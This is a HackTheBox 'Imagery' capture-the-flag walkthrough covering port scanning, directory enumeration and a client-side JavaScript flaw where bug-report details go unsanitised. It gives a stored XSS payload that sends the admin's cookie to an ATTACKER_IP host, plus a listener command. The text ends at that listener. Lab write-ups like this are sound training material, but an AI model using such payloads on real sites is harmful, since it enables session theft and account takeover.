Imagery Writeup
HackTheBox Imagery Medium Machine Writeup
Adding IP to /etc/hosts
Add your machine IP into your /etc/hosts:
1
10.129.242.164 imagery.htb
Rustscan
Let’s use Rustscan/Nmap to check the ports on the Imagery machine.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
┌──(kali㉿kali)-[~/Desktop/HTB/Imagery]
└─$ rustscan -a imagery.htb -- -A
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
RustScan: Making sure 'closed' isn't just a state of mind.

[~] The config file is expected to be at "/home/kali/.rustscan.toml"
Open 10.129.242.164:22
Open 10.129.242.164:8000
[~] Starting Script(s)
[>] Running script "nmap -vvv -p  -  -A" on ip 10.129.242.164
Depending on the complexity of the script, results may take some time to appear.
[~] Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-09 05:44 -0500
NSE: Loaded 158 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 05:44
Completed NSE at 05:44, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 05:44
Completed NSE at 05:44, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 05:44
Completed NSE at 05:44, 0.00s elapsed
Initiating Ping Scan at 05:44
Scanning 10.129.242.164 [4 ports]
Completed Ping Scan at 05:44, 0.32s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 05:44
Scanning imagery.htb (10.129.242.164) [2 ports]
Discovered open port 22/tcp on 10.129.242.164
Discovered open port 8000/tcp on 10.129.242.164
Completed SYN Stealth Scan at 05:44, 0.31s elapsed (2 total ports)
Initiating Service scan at 05:44
Scanning 2 services on imagery.htb (10.129.242.164)
Completed Service scan at 05:45, 7.21s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against imagery.htb (10.129.242.164)
Initiating Traceroute at 05:45
Completed Traceroute at 05:45, 0.30s elapsed
Initiating Parallel DNS resolution of 1 host. at 05:45
Completed Parallel DNS resolution of 1 host. at 05:45, 0.50s elapsed
DNS resolution of 1 IPs took 0.50s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
NSE: Script scanning 10.129.242.164.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 05:45
Completed NSE at 05:45, 7.75s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 05:45
Completed NSE at 05:45, 1.18s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 05:45
Completed NSE at 05:45, 0.00s elapsed
Nmap scan report for imagery.htb (10.129.242.164)
Host is up, received reset ttl 63 (0.30s latency).
Scanned at 2026-02-09 05:44:56 EST for 19s

PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 9.7p1 Ubuntu 7ubuntu4.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 35:94:fb:70:36:1a:26:3c:a8:3c:5a:5a:e4:fb:8c:18 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKyy0U7qSOOyGqKW/mnTdFIj9zkAcvMCMWnEhOoQFWUYio6eiBlaFBjhhHuM8hEM0tbeqFbnkQ+6SFDQw6VjP+E=
|   256 c2:52:7c:42:61:ce:97:9d:12:d5:01:1c:ba:68:0f:fa (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBleYkGyL8P6lEEXf1+1feCllblPfSRHnQ9znOKhcnNM
8000/tcp open  http    syn-ack ttl 63 Werkzeug httpd 3.1.3 (Python 3.12.7)
|_http-title: Image Gallery
| http-methods:
|_  Supported Methods: GET OPTIONS HEAD
|_http-server-header: Werkzeug/3.1.3 Python/3.12.7
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, Linux 5.0 - 5.14, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
TCP/IP fingerprint:
OS:SCAN(V=7.98%E=4%D=2/9%OT=22%CT=%CU=38522%PV=Y%DS=2%DC=T%G=N%TM=6989BABB%
OS:P=x86_64-pc-linux-gnu)SEQ(SP=109%GCD=1%ISR=10D%TI=Z%CI=Z%II=I%TS=A)OPS(O
OS:1=M552ST11NW7%O2=M552ST11NW7%O3=M552NNT11NW7%O4=M552ST11NW7%O5=M552ST11N
OS:W7%O6=M552ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R
OS:=Y%DF=Y%T=40%W=FAF0%O=M552NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%
OS:RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y
OS:%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R
OS:%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RU
OS:D=G)IE(R=Y%DFI=N%T=40%CD=S)

Uptime guess: 6.775 days (since Mon Feb  2 11:09:14 2026)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=265 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 443/tcp)
HOP RTT       ADDRESS
1   296.91 ms 10.10.14.1
2   296.98 ms imagery.htb (10.129.242.164)

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 05:45
Completed NSE at 05:45, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 05:45
Completed NSE at 05:45, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 05:45
Completed NSE at 05:45, 0.00s elapsed
Read data files from: /usr/share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.41 seconds
           Raw packets sent: 41 (2.638KB) | Rcvd: 46 (29.810KB)
This is a lot of output from Rustscan as expected, but this is the main part you need to focus on.
1
2
3
4
5
6
7
8
9
10
11
12
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 9.7p1 Ubuntu 7ubuntu4.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 35:94:fb:70:36:1a:26:3c:a8:3c:5a:5a:e4:fb:8c:18 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKyy0U7qSOOyGqKW/mnTdFIj9zkAcvMCMWnEhOoQFWUYio6eiBlaFBjhhHuM8hEM0tbeqFbnkQ+6SFDQw6VjP+E=
|   256 c2:52:7c:42:61:ce:97:9d:12:d5:01:1c:ba:68:0f:fa (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBleYkGyL8P6lEEXf1+1feCllblPfSRHnQ9znOKhcnNM
8000/tcp open  http    syn-ack ttl 63 Werkzeug httpd 3.1.3 (Python 3.12.7)
|_http-title: Image Gallery
| http-methods:
|_  Supported Methods: GET OPTIONS HEAD
|_http-server-header: Werkzeug/3.1.3 Python/3.12.7
We have two ports open: SSH (22) and HTTP (8000) running on Python. Let’s check what is on the web application.
HTTP(8000)
We can search for possible directories with Dirsearch.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
┌──(kali㉿kali)-[~/Desktop/HTB/Imagery]
└─$ dirsearch -u imagery.htb:8000

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25
Wordlist size: 11460

Output File: /home/kali/Desktop/HTB/Imagery/reports/_imagery.htb_8000/_26-02-09_05-48-06.txt

Target: http://imagery.htb:8000/

[05:48:07] Starting:
[05:50:58] 401 -   59B  - /images
[05:51:14] 405 -  153B  - /login
[05:51:16] 405 -  153B  - /logout
[05:51:59] 405 -  153B  - /register
[05:52:39] 401 -   32B  - /uploads/affwp-debug.log
[05:52:39] 401 -   32B  - /uploads/dump.sql

Task Completed
There are a couple of directories, but they don’t seem very useful at the moment. Let’s check the homepage for anything we can do.



It seems like we can create an account and login! I will be using donutmaster@donut.com:donutdonut as my email and password.
Features

After logging in, we have two tabs for uploading and looking at our uploaded images. We can first check the upload feature.


There isn’t much we can do with this, so we’ll move on. When scrolling to the bottom of the page, we find a report bug feature.


From this, we know that the admin will or already checked our bug report. This might be useful information for the future.
Cross-site Scripting (XSS)
There’s a few things we have figured out until now.
- We can upload images and submit bug reports.
- An admin checks our bug report.
- If you checked the url when looking around, it always stays the same. This means that the website mostly works on one single page instead of moving into different directories.
For now, the first two are not really that important. For the second one, we can check the source code for the website and see if any vulnerabilities are present. We can do this even if there are multiple directories, but it makes our job slightly easier.

Although this image doesn’t show the full source code, you can look at the whole code yourself either on the browser or through GET requests on BurpSuite, Caido, Zap, or any similar software. When scrolling through the code, I found this function.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
async function loadBugReports() {
    const bugReportsList = document.getElementById('bug-reports-list');
    const noBugReports = document.getElementById('no-bug-reports');

    if (!bugReportsList || !noBugReports) {
        console.error("Error: Admin panel bug report elements not found.");
        return;
    }

    bugReportsList.innerHTML = '';
    noBugReports.style.display = 'none';

    try {
        const response = await fetch(`${window.location.origin}/admin/bug_reports`);
        const data = await response.json();

        if (data.success) {
            if (data.bug_reports.length === 0) {
                noBugReports.style.display = 'block';
            } else {
                data.bug_reports.forEach(report => {
                    const reportCard = document.createElement('div');
                    reportCard.className = 'bg-white p-6 rounded-xl shadow-md border-l-4 border-purple-500 flex justify-between items-center';

                    reportCard.innerHTML = `
                        <div>
                            <p class="text-sm text-gray-500 mb-2">Report ID: ${DOMPurify.sanitize(report.id)}</p>
                            <p class="text-sm text-gray-500 mb-2">Submitted by: ${DOMPurify.sanitize(report.reporter)} (ID: ${DOMPurify.sanitize(report.reporterDisplayId)}) on ${new Date(report.timestamp).toLocaleString()}</p>
                            <h3 class="text-xl font-semibold text-gray-800 mb-3">Bug Name: ${DOMPurify.sanitize(report.name)}</h3>
                            <h3 class="text-xl font-semibold text-gray-800 mb-3">Bug Details:</h3>
                            <div class="bg-gray-100 p-4 rounded-lg overflow-auto max-h-48 text-gray-700 break-words">
                                ${report.details}
                            </div>
                        </div>
                        <button onclick="showDeleteBugReportConfirmation('${DOMPurify.sanitize(report.id)}')" class="bg-red-500 hover:bg-red-600 text-white font-bold py-2 px-4 rounded-lg shadow-md transition duration-200 ml-4">
                            Delete
                        </button>
                    `;
                    bugReportsList.appendChild(reportCard);
                });
            }
        } else {
            showMessage(data.message, 'error');
        }
    } catch (error) {
        console.error('Error loading bug reports:', error);
        showMessage('Failed to load bug reports. Please try again later.', 'error');
    }
}
This seems like a normal JS function, but there is a slight misconfiguration. In this case, the website creator uses DOMPurify.sanitize(report.*) to sanitize any input the user adds into their bug reports. However, on line 32, the ${report.details} does not sanitize the input (this is connected to the details section). This allows for a vulnerability known as Cross-site scripting (XSS).

Remember that the admin checks our bug reports. If we send a malicious command inside the bug report’s details section, we can steal the admin’s session cookie, allowing us to impersonate as the admin. We can use this line of code:
1
<img src=x onerror="document.location='http://ATTACKER_IP:PORT/?cookie='+document.cookie" />
If we have a http server running on our attacker machine at some port, the target machine’s website would send us a request for the page http://ATTACKER_IP:PORT/?cookie=(admin's cookie). Although this page doesn’t exist, if we setup a python http server, we can see the request with the admin’s cookie.
1
2
3
4
┌──(kali㉿kali)-[~/Desktop/HTB/Imagery]
└─$ sudo python3 -m http.server
